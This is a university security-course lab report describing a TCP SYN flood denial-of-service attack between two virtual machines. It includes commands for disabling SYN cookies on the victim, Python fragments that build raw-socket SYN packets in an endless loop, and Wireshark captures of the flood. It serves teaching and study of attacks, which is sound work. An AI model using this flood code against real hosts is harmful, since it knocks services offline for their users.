CSE,BUET

CSE-406 : COMPUTER SECURITY

PROJECT NAME:TCP SYN FLOOD DOS ATTACK

IMPLEMENTATION REPORT

NAME:MRITUNJOY ROY

ROLL:1505071

GROUP NO:03

TCP SYN FLOOD DOS ATTACK

Implementation steps:

We use two seed ubuntu VMs .One is for atacker and the other is for victim.

At first ,we turn off(set 0) three security measures on the victim's OS.The command lines are-

```
nano /proc/sys/net/ipv4/tcp_syncookies
nano /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses
nano proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

In the attacker machine we complete the python code main.py .

We create raw a raw socket as below-

```
#create a raw socket
        try:
                s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)
        except:
                sys.exit()
```

The IP header fields are formatted as below-

```
        ip_ihl = 5
        ip_ver = 4
        ip_tos = 0
        ip_tot_len = 0
        ip_id = 54321
        ip_frag_off = 0
        ip_ttl = 255
        ip_proto = socket.IPPROTO_TCP
        ip_check = 0
        ip_saddr = socket.inet_aton ( source_ip )
        ip_daddr = socket.inet_aton ( dest_ip )
        ip_ihl_ver = (ip_ver << 4) + ip_ihl
```


The TCP header fields are formatted as below-

```
tcp_source = 1234            # source port
tcp_dest = 23       # destination port
tcp_seq = 0
tcp_ack_seq = 0
tcp_doff = 5        #4 bit field, size of tcp header, 5 * 4 = 20 bytes
#tcp flags
tcp_fin = 0
tcp_syn = 1
tcp_rst = 0
tcp_psh = 0
tcp_ack = 0
tcp_urg = 0
tcp_window = socket.htons (5840) #           maximum allowed window size
tcp_check = 0
tcp_urg_ptr = 0
```


In a continuous loop we send the raw packet.

```
while(True):
        tcp_syn_flood()
```


In the victim VM by ifconfig command we get the ip address.We set this ip address as destination address in main.py.




In the victim and attacker VMs run the wireshark like below-



Then in the attacker VM we run the main.py file by the following command-



In the victim VM's wireshirk we can observe the flooding-




```
▶ Frame 768315: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_20:a2:ad (08:00:27:20:a2:ad), Dst: PcsCompu_a7:c9:15 (08:00:27:a7:c9:15)
▼ Internet Protocol Version 4, Src: 197.56.28.201, Dst: 192.168.0.101
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 48
    Identification: 0xd431 (54321)
  ▶ Flags: 0x00
    Fragment offset: 0
    Time to live: 255
    Protocol: TCP (6)
    Header checksum: 0x4487 [validation disabled]
    [Header checksum status: Unverified]
    Source: 197.56.28.201
    Destination: 192.168.0.101
  ▶ [Source GeoIP: AS8452 TE Data, Egypt, 30.049999, 31.366600]
    [Destination GeoIP: Unknown]
▶ Transmission Control Protocol, Src Port: 1234, Dst Port: 23, Seq: 0, Len: 8
▶ Telnet
```


```
▼ Transmission Control Protocol, Src Port: 1234, Dst Port: 23, Seq: 0, Len: 8
    Source Port: 1234
    Destination Port: 23
    [Stream index: 417667]
    [TCP Segment Len: 8]
    Sequence number: 0
    [Next sequence number: 9]
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▶ Flags: 0x002 (SYN)
    Window size value: 53270
    [Calculated window size: 53270]
    Checksum: 0xfa98 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
▼ Telnet
    Data: SYNFLOOD
```

In this flooding state if we try to stablish a socket connection between attacker and victim VMs,the serive is denied for infinite time until we stop TCP SYN flooding.

This terminal is from attacker.



But in normal environment it is like-



So here here the denial of service from victim is observed.

The explanation Why we think TCP SYN flood DOS attack is successful:

The attacker is acting here like a bot. Here the bot has created random source IP Addresses. By this addresses, we sent packets to the target host. The target host is busy with sending ACK packets back to the attacker Random IP Addresses. Now if we want to connect to the target IP Address, it denies. Because the target host is busy with sending ACK to the random IP Sources. So the denial of service(DOS) is established.

Conclusion:

In future we will try to make a counter measure against this attack.